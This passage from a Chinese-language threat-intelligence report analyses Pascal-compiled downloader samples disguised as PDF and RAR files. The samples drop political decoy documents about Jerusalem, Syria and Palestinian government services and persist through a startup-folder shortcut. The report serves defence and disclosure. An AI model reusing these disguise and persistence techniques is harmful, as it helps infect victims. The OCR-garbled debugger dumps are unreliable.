样本MD5	e8effd3ad2069ff8ff6344b85fc12dd6
样本SHA-1	417e60e81234d66ad42ad25b10266293baafdfc1
样本SHA-256	80fb33854bf54ceac731aed91c677d8fb933d1593eb95447b06bd9b80f562ed2
样本类型	Win32 EXE GUI程序
样本大小	1.95 MB (2047488 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 12:29:16



样本IntegratedOffice.exe文件信息(表格)-pic47



样本IntegratedOffice.exe文件信息(图片)-pic48

该样本属于上一个样本中的下载者(Downloader)部分,其还是通过创建 GUID .bin标记感染机器

```

75363F5C 55          push    ebp
75363F5F 8BEC        mov     ebp,esp
75363F61 51          push    ecx
75363F62 51          push    ecx
75363F63 FF75 08      push    dword ptr ss:[ebp+0x8]
75363F66 8D45 F8      lea     eax,dword ptr ss:[ebp-0x8]
75363F69 50          push    eax
75363F6B FF15 50053675  call    dword ptr ds:[40ntdll.RtlInitUnicodeStringEx
75363F7B 85C0        test    eax,eax
75363F7C 0F8C 5A0B702B00 jnl    kernel32.7538F608
75363F7E FF75 0C      push    dword ptr ss:[ebp+0xC]
75363F80 8D45 F8      lea     eax,dword ptr ss:[ebp-0x8]
75363F83 50          push    eax
75363F87 E8 40000000  call    kernel32.75363FCF
75363F8A 85C0        test    eax,eax
75363F8C 0F85 4A0B702B00 jnz    kernel32.7538F606
75363F8E FF75 20      push    dword ptr ss:[ebp+0x20]
75363F90 8D45 F8      lea     eax,dword ptr ss:[ebp+0x1C]
75363F92 FF75 18      push    dword ptr ss:[ebp+0x18]
75363F95 FF75 14      push    dword ptr ss:[ebp+0x14]
75363F97 FF75 10      push    dword ptr ss:[ebp+0x10]
75363F9B FF75 0C      push    dword ptr ss:[ebp+0xC]
75363F9E FF75 08      push    dword ptr ss:[ebp+0x8]
75363FA1 E8 0907FFFF  call    <imp.&API_MS_Win-Core-File-L1-1-0.
75363FA6 C9          leave
75363FA7 C2 1C00        reti   0x1C
75363FAA 90          nop
edi:0056E704 (Integrat.0056E704)

```

创建GUID

```

EX 00000000
CX 00000000
DX 015FF900
BX 00000003
SP #15FF94C
BP #15FF998
SI 00010008
DI 0056E704 Integrat.0056E704
EIP 75363F5C Kernel32.CreateFileW
C 0 ES 002B 32 0 (FFFFFFF)
P 0 CS 0023 32 0 (FFFFFFF)
R 0 SS 002B 32 0 (FFFFFFF)
Z 0 DS 002B 32 0 (FFFFFFF)
S 0 FS 0053 32 0 7EDFD000(FFF)
T 0 GS 002B 32 0 (FFFFFFF)
D 0
D 0 LastErr ERROR_SUCCESS (00000000)
EFL #0000202 (NO,NB,NE,A,NS,PO,GE,C)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.50000000000000000000
ST7 empty 0.50000000000000000000
3 2 1 0 E S P U O Z D I
FST #020 Cond 1 0 0 0 Err 0 1 0 0 0 0 0 0

```

CALL 0056E704 Integrat.00411743

地址	HEX	数据	ASCII	偏移
0056E800	50 00 00 00	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	Z...Z...000.....	015FF94C 00411743
0056E810	60 3B 41 00	60 3B 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00	;A.....PC.	015FF950 01824158
0056E820	00 00 00 00	00 00 00 00 11 05 00 00 00 00 00 00 00 00 00 00 00	..MF...05.00000000	015FF954 00000000
0056E830	80 EE 40 00	80 EE 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ME.李D.2E.0E.0E.	015FF958 00000001
0056E840	00 40 3A 00	00 40 3A 00 00 00 00 00 00 00 00 00 00 00 00 00 00	JD.0J.DJD.C.00000000	015FF95C 015FF980
0056E850	00 00 00 00	00 16 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00	ME.05.00000000	015FF960 00000003
0056E860	60 37 05 00	60 37 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00	005.05.00000000	015FF964 00000000
0056E870	00 00 00 00	00 70 52 07 00 00 18 53 47 00 00 00 00 00 00 00 00	005.70.52.07.00.18.53.47.00.00.00.00.00.00.00.00	015FF968 00000000
0056E880	00 E9 46 00	00 E9 46 00 00 00 00 00 00 00 00 00 00 00 00 00 00	005.E9.46.00.00.00.00.00.00.00.00.00.00.00.00.00.00	015FF96C 0056E704
0056E890	00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	005.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00	015FF970 00010000
0056E8A0	C0 AF 45 00	C0 AF 45 00 00 00 00 00 00 00 00 00 00 00 00 00	005.C0.AF.45.00.00.00.00.00.00.00.00.00.00.00.00.00	015FF974 015FF9F8
0056E8B0	30 58 05 00	30 58 05 00 00 00 00 00 00 00 00 00 00 00 00 00	005.30.58.05.00.00.00.00.00.00.00.00.00.00.00.00.00	015FF978 015FFA44
0056E8C0	C0 B9 87 00	C0 B9 87 00 00 00 00 00 00 00 00 00 00 00 00 00	005.C0.B9.87.00.00.00.00.00.00.00.00.00.00.00.00.00	015FF97C 015FF9F8
0056E8D0	50 00 00 00	50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	005.50.00.00.00.00.00.00.00.00.00.00.00.00.00.00.00	015FF980 0000000C
				015FF984 00000000

创建guid.bin-pic49

并且创建指向自身的快捷方式于自启动文件夹中

Address | HEX 数据

0056E000	5A 00 00 00 5A 00 00 00 40 3F 01 5FF604 015FF60C
0056E010	60 3B 41 00 00 00 00 00 00 00 81 5FF608 C0000000
0056E020	00 00 00 00 00 11 45 00 40 80 01 5FF60C 00000003
0056E030	00 EE 44 00 C0 EE 40 00 A0 10 01 5FF610 00000000
0056E040	00 4A 44 00 30 40 00 D0 45 01 5FF614 00000002
0056E050	00 00 00 00 16 45 00 B0 E7 01 5FF618 00000000
0056E060	00 37 45 00 A0 37 45 00 50 30 01 5FF61C 00000000
0056E070	00 A9 46 00 F0 A9 46 00 70 52 01 5FF620 0372DC00
0056E080	00 EA 46 00 50 E0 46 00 18 B8 01 5FF624 00000000
0056E090	00 00 00 00 90 E7 46 00 00 00 01 5FF628 00000000
0056E0A0	C0 45 00 F0 4F 45 00 B0 72 01 5FF62C 015FF654
0056E0B0	30 50 45 00 40 50 45 00 10 90 01 5FF630 75CB173E
0056E0C0	C0 09 47 00 00 00 00 00 E0 02 01 5FF634 00000000

CALL 到 75CB173E 来自 shlwapi.7500E1E5
FileName = "C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SyncDownOptzHostProcs.lnk"
AccessMode = GENERIC_READ|GENERIC_WRITE
ShareMode = FILE_SHARE_READ|FILE_SHARE_WRITE
pSecurity = NULL
Mode = CREATE_ALWAYS
Attributes = 0
hTemplateFile = NULL

UNICODE "C:\Users\User\AppData\Roaming\Microsoft\Windows\St"

UNICODE "C:\Users\User\AppData\Roaming\Microsoft\Windows\St"

创建指向自身的快捷方式
以维持自启动

F11 命令行 (FPU)
EAX 00000000
ECX 7EF00000
EDX 00000002
EBX 015FF60C UNICODE "C:\Users\User\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SyncDownOptzHostProcs.lnk"
ESP 015FF600
EBP 015FF62C
ESI 0372CDC0
EDI 00000000
EIP 75363F5C kernel32.CreateFileW
C 0 ES 002B 32位 0(FFFFFFFFF)
P 1 CS 002B 32位 0(FFFFFFFFF)
A 0 SS 002B 32位 0(FFFFFFFFF)
Z 1 DS 002B 32位 0(FFFFFFFFF)
S 0 FS 0053 32位 7EFD0000(FFF)
T 0 GS 002B 32位 0(FFFFFFFFF)
D 0
0 0 LastErr ERROR_FILE_NOT_FOUND (00000002)
EFL 00000246 (NO_NB,E,BE,NS,PE,SE,LE)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.50000000000000000000000000000000
ST7 empty 0.50000000000000000000000000000000

在自启动文件夹创建指向自身的快捷方式-pic50

剩下的收集信息并且等待回显数据的操作都与上文中提到的相同故此不再赘述

(3).Brochure-Jerusalem_26082019_pdf

a. 样本信息

样本信息	Brochure-Jerusalem_26082019_pdf(手册-耶路撒冷)
样本MD5	46871f3082e2d33f25111a46dfaf0a6
样本SHA-1	f700dd9c90fe4ba01ba51406a9a1d8f9e5f8a3c8
样本SHA-256	284a0c5cc0efe78f18c7b9b6dbe7be1d93da8f556b432f03d5464a34992dbd01
样本类型	Win32 EXE GUI程序
样本大小	2.27 MB (2376192 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970/1/1 1:00 (100%造假)
最初上传时间	2020-02-16 07:08:10



样本Brochure-Jerusalem_26082019_pdf.exe文件信息(表格)-pic51

检测到英语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体)

Brochure-Jerusalem 手册-耶路撒冷

History (1)
 First Submission 2020-02-16 07:08:10
 Last Submission 2020-02-16 07:08:10
 Last Analysis 2020-02-23 03:45:12

文件名翻译信息

最初VT上传时间

样本文件PE信息

样本编译时间戳

样本 Brochure-Jerusalem_26082019_pdf.exe 的文件信息

样本Brochure-Jerusalem_26082019_pdf.exe文件信息(图片)-pic52

通过 `FindResource` 函数查找资源 `MYDATA` ,通过下图我们可以看出该资源是一个 `PDF` 文件

Brochure.0058E298

EIP 75F0E900 kernel
C 0 ES 002B 32位 0
P 1 CS 0023 32位 0
A 0 SS 002B 32位 0
Z 1 DS 002B 32位 0
S 0 FS 0053 32位 7
T 0 GS 002B 32位 0
D 0
B 0 LastErr ERROR
EFL 00000046 (H0,H0)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.500000
ST7 empty 456.250000
FST 0128 Cond 0 0
FCW 1372 Prec NEAR

7b 40

98), ASCII "MYDATA"

0164FB88 0043583E CALL 到 kernel32.RegKrnGetGlobalState 来自 Brochure.00435839

	00 70 37 41 00 00 00 01	0164FB84 00400000 hModule = 00400000 (Brochure)
	00 00 00 00 00 30 3A 41	0164FB88 0058E298 ResourceName = "MYDATA"
	00 30 B3 44 00 50 B3 44	0164FB8C 00000000 ResourceType = RI_RESOURCE
	00 00 B3 45 00 50 B3 45	0164FB80 00000000
	00 F8 3B 42 00 00 00 00	0164FB94 00000000
	00 00 07 42 00 E0 07 42	0164FB98 00403930 Brochure.00403939
	00 38 3B 45 00 40 3B 45	0164FB9C 00000000
	00 40 45 47 00 E0 45 47	0164FB80 00000000
	00 F8 00 46 00 00 B1 46	0164FB84 00000000
	00 00 00 00 00 00 00 00	0164FB88 00000000 Brochure.00403930

FindResource函数查找资源MYDATA-pic53

通过 CreateFile 函数将文件源数据写入 %Temp%Brochure-Jerusalem_26082019.pdf (诱饵文件)中

50
E8 40000000 call kernel32.75FC3FCF
85C0 test eax,eax
0F85 40B7B200 jnz kernel32.75FEEF606
FF75 20 push dword ptr ss:[ebp+0x20]
FF75 1C push dword ptr ss:[ebp+0x1C]
FF75 18 push dword ptr ss:[ebp+0x18]
FF75 14 push dword ptr ss:[ebp+0x14]
FF75 10 push dword ptr ss:[ebp+0x10]
FF75 0C push dword ptr ss:[ebp+0x8]
FF75 08 push dword ptr ss:[ebp+0x8]
E8 0D7FFFFF call <jmp.&API-Ms-Win-Core-File-L1-1-0.
C9 leave
C2 1C00 retn 0x1C
90
nop
90
inc ebx
004E 00 add byte al, de+End1 a1

Brochure.00403930

创造诱饵文档

对话框

0164FA0C 004CA12 CALL 到 kernel32.CreateFile 来自 Brochure.004CA0D

	00 00 5A 00 00 00 70 37 41 00 00 00 00 01	0164FA00 02E9127C FileName = "C:\Users\User\AppData\Local\Temp\Brochure-Jerusalem_26082019.pdf"
	41 00 00 00 00 00 00 00 00 00 30 3A 41	0164FA04 C0000000 Access = GENERIC_READ GENERIC_WRITE
	00 00 E0 03 45 00 30 B3 44 00 50 B3 44	0164FA08 00000000 ShareMode = 0
	44 00 80 E2 44 00 80 B3 45 00 90 B3 45	0164FA0C 00000000 pSecurity = NULL
	44 00 E0 3F 44 00 F0 3B 43 00 00 00 00	0164FA08 00000002 Mode = CREATE_ALWAYS
	00 00 E0 08 45 00 D0 07 42 00 E0 07 42	0164FA04 00000000 Attributes = NORMAL
	45 00 80 20 45 00 30 45 00 40 30 45	0164FA08 hTemplateFile = NULL
	46 00 D0 9C 46 00 40 45 47 00 E0 45 47	0164FA0C 0164FB00
	46 00 30 DD 46 00 F0 B8 46 00 00 B1 46	0164FA0C 004447B8 返回到 Brochure.004447B8 来自 Brochure.0044C9E0

Gcow 安全团队 — SEC PULSE —

通过CreateFile函数将文件源数据写入Brochure-Jerusalem_26082019.pdf-pic54

通过 ShellExecute 函数将 %Temp%Brochure-Jerusalem_26082019.pdf 打开

8945 C8	mov dword ptr ss:[ebp-0x38],eax	Brochure.0058E2C8
8045 1C	mov eax,dword ptr ss:[ebp+0x1C]	Brochure.004D398C
6A 06	push 0x6	
8940 CC	mov dword ptr ss:[ebp-0x34],ecx	
897D D8	mov dword ptr ss:[ebp-0x28],edi	
8945 DC	mov dword ptr ss:[ebp-0x24],eax	Brochure.0058E2C8
8975 D4	mov dword ptr ss:[ebp-0x20],esi	Brochure.004D3930
59	pop ecx	Brochure.00427E4E
33C0	xor eax,eax	Brochure.0058E2C8
8955 D0	mov dword ptr ss:[ebp-0x30],edx	
807D E4	lea edi,dword ptr ss:[ebp-0x1C]	
BE 00020000	mov esi,0x200	
C745 C8 3C0000	mov dword ptr ss:[ebp-0x40],0x3C	
F3:AB	rep stos dword ptr es:[edi]	
56	push esi	Brochure.004D3930
8F 00140000	pop edi	Brochure.004D3930

打开Brochure-Jerusalem_26082019.pdf-pic55

该样本关于耶路撒冷的话题,属于政治类诱饵文档



诱饵文件Brochure-Jerusalem_26082019.pdf内容以及翻译-pic56

之后的行为就和之前的如出一辙了，在此就不必多费笔墨。

(4).Congratulations_Jan-7_78348966_pdf

a. 样本信息

样本信息	Congratulations_Jan-7_78348966_pdf(恭喜7月)
样本MD5	09cd0da3fb00692e714e251bb3ee6342
样本SHA-1	82d425384eb63c0e309ac296d12d00fe802a63f1
样本SHA-256	4be7b1c2d862348ee00bcd36d7a6543f1ebb7d81f9c48f5dd05e19d6ccdfaeb5
样本类型	Win32 EXE GUI程序
样本大小	2.17 MB (2270720 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2020-01-22 19:22:17




样本Congratulations_Jan-7_78348966_pdf.exe文件信息(表格)-pic57

样本Congratulations_Jan-7_78348966_pdf.exe文件信息(图片)-pic58

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`, 通过下图我们可以看出该资源是一个 `PDF` 文件



FindResource函数查找资源MYDATA-pic59

通过 `CreateFile` 函数将文件源数据写入 `%Temp%\Congratulations_Jan-7.pdf` (诱饵文件) 中

通过CreateFile函数将文件源数据写入Congratulations_Jan-7.pdf-pic60

通过 ShellExecute 函数将 %Temp%Congratulations_Jan-7.pdf 打开

打开Scholarships in Serbia 2019-2020.pdf-pic61

该样本关于耶路撒冷归属的话题,属于政治类诱饵文档

原文

القدس عاصمة فلسطين الأبدية

إحياء الجنائز والمراسمات والاعمال الفلسطينية المعمّقة في الشفاف - إحياء الصدور
والملائكة

تهنئة من الأعماق بعد الجيش العربي السوري

ال يوم الأول من شهر آب ، هو الذكرى الثالثة والستين لتأسيس
وتشكل الجيش العربي السوري ، الذي ناضل أول معركة له ضد
الجيش الاستعماري الإمبريالي الفرنسي المنصر (معركة
ميسالون) التي استشهد فيها المناضل الكبير الشهيد يوسف
ميسالون (الذي استشهد فيها المناضل الكبير الشهيد يوسف
ميسالون)

الاحتفال اليوم لا يقتصر فقط على شعبنا في سوريا الكبرى ، بل
العرب من المحظوظ إلى الخليج يحيطون بها ويسعدون بحضور
وافتخار بعد النصر لجيئنا العربي السوري المدني المقدارى
العروبي على قوى التحالف الشيرازي الإرهابية الدموية والتدمرية
المهول الأمريكية الفرنسية البريطانية الأردوغانية وحلفائهم من
الرجعة العربية التي تقدّمها قوى الطاغوت الوهابي السعودي (محمد بن سلمان) والإمارات (محمد بن زايد) والحرس وسلالة
الهاشمي الحاكم أنا عن حد ، وفتهن للعلماء والآباء فاده بعض
الطلائع المسجحة بالمعنوية المتطرفة المتقصدة ووليد حسليات
المعنوي الآخر في لسان العرب والمقاومه .رحم الله القائد كمال
حنبل .

كل الشعب العربي في الوطن العربي من مشعره إلى مقره
يشارك شفقة الشعب العربي السوري في الاحتفال بعد تأسيس
جيش الجزء والكرامة ، جيش الإنتماء والوفاء ، رجال بواسل
ساوسين قدّموا قوايل من كواكب الشهداء ، دفاعاً عن الأرض

译文

耶路撒冷是永恒巴勒斯坦的首都
巴勒斯坦独立社区和组织的联合会和散居侨民的活动-萨摩德联盟
和抵抗

来自阿拉伯叙利亚军队假期深处的祝贺
八月的第一天是公司成立七十三周年
并组成了阿拉伯叙利亚军队，它与
种族主义帝国主义法国军队（战斗）
Maysaloun（伟大的烈士优素福在其中牺牲）
。伟大，愿上帝使他荣耀和荣耀
今天的庆祝活动不仅限于大叙利亚地区的人民
阿拉伯人从海洋到海湾，穆斯林和基督徒自豪地庆祝
对于我们有原则的叙利亚阿拉伯军队的胜利日感到自豪
Al-Aroubi论邪恶，血腥和破坏性联军
犹太复国主义者美国法国英国埃尔多安及其同盟
由沙特瓦哈比暴君的军队领导的阿拉伯反应（）
穆罕默德·本·萨勒曼（和阿联酋）穆罕默德·本·扎耶德（以及巴林和王
朝）
Hashemi叛徒阿巴在祖父身边，以及一群特工和雇员一些领导人
犹太王国主义者犹太王国主义者极右翼极端主义者基督教派和Walid

诱饵文件Congratulations_Jan-7.pdf内容以及翻译-pic62

之后的行为就和之前的如出一辙了，在此就不必多费笔墨。

(5).Directory of Government Services_pdf

a. 样本信息

样本信息	Directory of Government Services_pdf(政府服务目录)
样本MD5	edc3b146a5103051b39967246823ca09
样本SHA-1	9466d4ad1350137a37f48a4f0734e464d8a0fef2
样本SHA-256	0de10ec9ec327818002281b4cdd399d6cf330146d47ac00cf47b571a6f0a4eaa
样本类型	Win32 EXE GUI程序
样本大小	3.10 MB (3254272 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-09 22:25:47

样本Directory of Government Services_pdf.exe文件信息(表格)-pic63

最初VT上传时间

样本编译时间戳

样本 Directory of Government Services_pdf.exe
文件信息

样本文档PE信息

样本Directory of Government Services_pdf.exe文件信息(图片)-pic64

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`，通过下图我们可以看出该资源是一个 `PDF` 文件

查找资源

Resource Name	Resource Type	Offset	Size	Description
MYDATA	RT_RCDATA	0x000203018	1175862	PDF
SORTASC	RT_RCDATA	0x000322150	367	PNG
SORTASC_150	RT_RCDATA	0x0003222C0	0	PNG
SORTASC_200	RT_RCDATA	0x00032454	0	PNG

FindResource函数查找资源MYDATA-pic65

通过 `CreateFile` 函数将文件源数据写入 `%Temp%\Directory of Government Services.pdf` (诱饵文件)中

通过CreateFile函数将文件源数据写入Directory of Government Services.pdf-pic66

通过 ShellExecute 函数将 %Temp%Directory of Government Services.pdf 打开

The screenshot shows the Immunity Debugger interface. The assembly pane on the left displays the following assembly code:

```
08365 EB 00 and duword ptr ss:[ebp+0x20],0x0  
56 push esi  
08775 14 mov edi,duword ptr ss:[ebp+0x14]  
57 push edi  
087D0 18 mov edi,duword ptr ss:[ebp+0x18]  
08945 C8 mov duword ptr ss:[ebp+0x30],eax  
08A45 1C mov eax,duword ptr ss:[ebp+0x1C]  
6A 86 stc  
08940 CC mov duword ptr ss:[ebp+0x34],eax  
087D0 D8 mov duword ptr ss:[ebp+0x28],edi  
08945 DC mov duword ptr ss:[ebp+0x24],eax  
08975 D4 mov duword ptr ss:[ebp+0x20],esi  
59 pop ecx  
33C0 xor eax,eax  
08955 D8 mov duword ptr ss:[ebp+0x30],edx  
087D0 E4 lea edi,duword ptr ss:[ebp+0x1C]  
BE 00020000 mov esi,ebx  
C745 C0 3C0000 mov duword ptr ss:[ebp+0x40],0x3C  
F3:AB rep stos dword ptr es:[edi]  
56 push esi  
08 - mazmazma mov edx,mazmazma  
08365 EB 00 and duword ptr ss:[ebp+0x20],0x0  
56 push esi  
08775 14 mov edi,duword ptr ss:[ebp+0x14]  
57 push edi  
087D0 18 mov edi,duword ptr ss:[ebp+0x18]  
08945 C8 mov duword ptr ss:[ebp+0x30],eax  
08A45 1C mov eax,duword ptr ss:[ebp+0x1C]  
6A 86 stc  
08940 CC mov duword ptr ss:[ebp+0x34],eax  
087D0 D8 mov duword ptr ss:[ebp+0x28],edi  
08945 DC mov duword ptr ss:[ebp+0x24],eax  
08975 D4 mov duword ptr ss:[ebp+0x20],esi  
59 pop ecx  
33C0 xor eax,eax  
08955 D8 mov duword ptr ss:[ebp+0x30],edx  
087D0 E4 lea edi,duword ptr ss:[ebp+0x1C]  
BE 00020000 mov esi,ebx  
C745 C0 3C0000 mov duword ptr ss:[ebp+0x40],0x3C  
F3:AB rep stos dword ptr es:[edi]  
56 push esi  
08 - mazmazma mov edx,mazmazma
```

The registers pane at the bottom shows:

C 0	ES 002B	32位	00
P 1	CS 0023	32位	00
A 0	SS 002B	32位	00
S 0	DS 002B	32位	00
T 0	FS 0053	32位	7E
D 0	GS 002B	32位	00
O 0	LastErr CR0000_0		

The stack pane on the right shows:

EFL 00000006 (NO,HD)
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.50000000
ST7 empty 456.25000000

The memory dump pane on the right shows the value 00000000 at address 0172FC40.

打开Directory of Government Services.pdf-pic67

该样本关于政府部门秘书处的话题,属于政治类诱饵文档

原文

译文

主页关于秘书处总理投诉联系我们2019年12月8日星期日10:58:07
 在此处输入搜索文字
 四面八方
 政府服务目录
 单词搜索提供商
 部长会议总秘书处
 发布政府报告(春季和年度)
 技术支持服务(存档)
 投诉投诉
 内政部
 请愿书记员执照
 公民社会登记
 注册外国协会的分支机构
 外交部
 向黎巴嫩发放进出许可证
 签发外国护照(无号码)
 巴勒斯坦的身份)

诱饵文件Directory of Government Services.pdf内容以及翻译-pic68

诱饵内容对应的官网图片

palestinecabinet.gov.ps/portal/Home/Index

دوله فلسطين
مجلس الوزراء

English

الاتصال بنا | استراتيجية الحكومة | المركز الإعلامي | جلسات وقرارات | الدائرة العامة

اشتية يدعو الاتحاد الأوروبي إلى الاعتناء من وسم مقالات المستوطنات إلى ملأها
اشتية يتسلم التقرير السنوي للشرطة ويشيد بجهودهم

بدعم ورعاية رئيس الوزراء

巴勒斯坦秘书部官网图片-pic69

(6).entelaqa_hamas_32_1412_847403867_rar

a. 样本信息

样本信息	entelaqa_hamas_32_1412_847403867_rar(entelaqa_哈马斯)
样本MD5	9bb70dfa2e39be46278fb19764a6149a
样本SHA-1	98efcce3bd765d96f7b745928d1d0a1e025b5cd2
样本SHA-256	094e318d14493a9f56d56b44b30fd396af8b296119ff5b82aca01db9af83fd48
样本类型	Win32 EXE GUI程序
样本大小	5.55 MB (5822464 bytes)
编写语言	Pascal
编译器信息	Free Pascal Compiler v.3.0.4 [2019/10/27] for i386
时间戳	1970-01-01 1:00 (100%造假)
最初上传时间	2019-12-16 21:05:24



样本entelaqa_hamas_32_1412_847403867_rar.exe文件信息(表格)-pic70

检测到阿尔巴尼亚语 中文 意大利语 萨摩亚语 阿拉伯语 中文(简体) History

entelaqa hamas 恩特拉卡哈马斯

文件名翻译信息

最初VT上传时间

样本文件PE信息

样本编译时间戳

样本entelaqa_hamas_32_1412_847403867_rar.exe 的文件信息

样例截图展示了样本文件的信息，包括文件名、编译器版本、入口地址、子系统等。右侧显示了最初的上传时间（1970-01-01 01:00:00）和编译时间戳（00000000）。

样本entelaqa_hamas_32_1412_847403867_rar.exe文件信息(图片)-pic71

b. 样本分析

通过 `FindResource` 函数查找资源 `MYDATA`，通过下图我们可以看出该资源是一个 `RAR` 文件

```
98    nop
99    nop
9A    nop
9B    nop
9C    nop
9D    nop
9E    nop
9F    nop
BF    mov edi,edi
55    push ebp
8EC    mov ebp,esp
51    push ecx
51    push ecx
53    push ebx
55    push esi
57    push edi
EB AC20FFFF call kernel32.RegKnitGetGlobalState
BB75 8C    mov esi,dword ptr ss:[ebp+8c]
BB0B 10    mov eax,dword ptr ds:[eax+8b]
33D2    xor edx,edx
8955 F8    mov dword ptr ss:[ebp-8b],edx
8955 FC    mov dword ptr ss:[ebp-8b],edx
3BF2    cmp rs1,edi
7A 40    je short kernel32._TebhC6A0
(entegaqa.005BF3B8), ASCII "MVIDATA"

```

FindResource函数查找资源MYDATA-pic72

通过 CreateFile 函数将文件源数据写入 %Temp%Entelaqa32.rar (诱饵文件) 中

8045 F8 lea eax,dword ptr ss:[ebp-0x8]
58 push eax
FF15 5005FC75 call dword ptr ds:[<&ntdll_12.RtlInitUnicodeStringEx>]
805C test eax,eax
0F8C 50070200 IF kernel32.75FEF6C8
FF75 0C push dword ptr ss:[ebp+0xC]
8045 F8 lea eax,dword ptr ss:[ebp-0x8]
58 push eax
E8 4B000000 call kernel32.75FC0CF0
85C0 test eax,eax
0F85 4AB70200 jnz kernel32.75FEF6D6
FF75 20 push dword ptr ss:[ebp+0x20]
FF75 1C push dword ptr ss:[ebp+0x1C]
FF75 18 push dword ptr ss:[ebp+0x18]
FF75 14 push dword ptr ss:[ebp+0x14]
FF75 10 push dword ptr ss:[ebp+0x10]
FF75 0C push dword ptr ss:[ebp+0xC]
FF75 08 push dword ptr ss:[ebp+0x8]
E8 0907FFFF call <jmp.&PI-Ms-Win-Core-File-L1-1-0>
C9 leave
C2 1C00 retn 0x1C
98 nop
98 nop
43 inc ebx
8AEC 0A add byte ptr ds:[eax+0x10],al

